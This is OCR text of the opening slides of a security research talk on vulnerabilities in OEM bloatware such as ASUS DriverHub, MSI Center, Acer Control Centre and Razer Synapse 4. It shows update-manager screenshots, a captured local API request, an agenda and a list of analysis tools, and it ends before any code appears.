
7 vulns in 7 days
breaking bloatware faster than it's built
ROMHACK 2025

Notifications

Clear all

ASUS DriverHub

14:21

1 driver updates available. Click for more information.

ASUS DriverHub


https://driverhub.asus.com/en


Available Updates | About This PC | Devices and Drivers | Individual Kits | Settings

Available Updates — 1 available update — Install All

Drivers

Sort by: Name (A to Z)


ASUS DriverHub
https://driverhub.asus.com/en
Installation Completed
Installation has been completed successfully.
Restart Later
Restart Now
Available Updates
7 available updates
Settings
Install All
Available Updates
Drivers
Name (A to Z)
AMD Graphics Driver
Install


ASUS DriverHub
https://driverhub.asus.com/en
Installation Completed
Installation has been completed successfully.
Restart Later
Restart Now
Available Updates
7 available updates
Settings
Install All
Available Updates
Drivers
Name (A to Z)
AMD Graphics Driver
Install

Restarting

Restarting

Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder DOM Invader

Preserve log Disable cache No throttling

Filter Invert More filters All Fetch/XHR Doc CSS JS Font Img Media Manifest WS Wasm Other

5,000 ms 10,000 ms 15,000 ms 20,000 ms 25,000 ms 30,000 ms 35,000 ms 40,000 ms 45,000 ms 50,000 ms 55,000 ms

Name

Initialize
driverhub/
favicon.ico
Initialize
Term.json?v=1739964991399
ASUS-DriverHub-Installer.js...
DeviceInfo?lang=en
DeviceInfo?lang=en

Headers Payload Preview Response Initiator Timing

▼General

Request URL: http://127.0.0.1:53000/asus/v1.0/DeviceInfo?lang=en
Request Method: GET
Status Code: 200 OK
Remote Address: 127.0.0.1:8080
Referrer Policy: same-origin

▼Response Headers Raw

Leon Jacobs

Orange Cyberdefense's
SensePost Team

[research, hacking, building, ...]

Agenda

A story about vulns in “bloatware” products.

Asus Driver Hub, MSI Center, Acer Control Centre & Razer Synapse 4. (all of which have fixes).

Conclusion.

Tools you'll see:


- Binary Ninja
- dnSpyEx
- Frida
- Burp
- Process Explorer
- Procmon
- OleView.NET

Code you'll see:

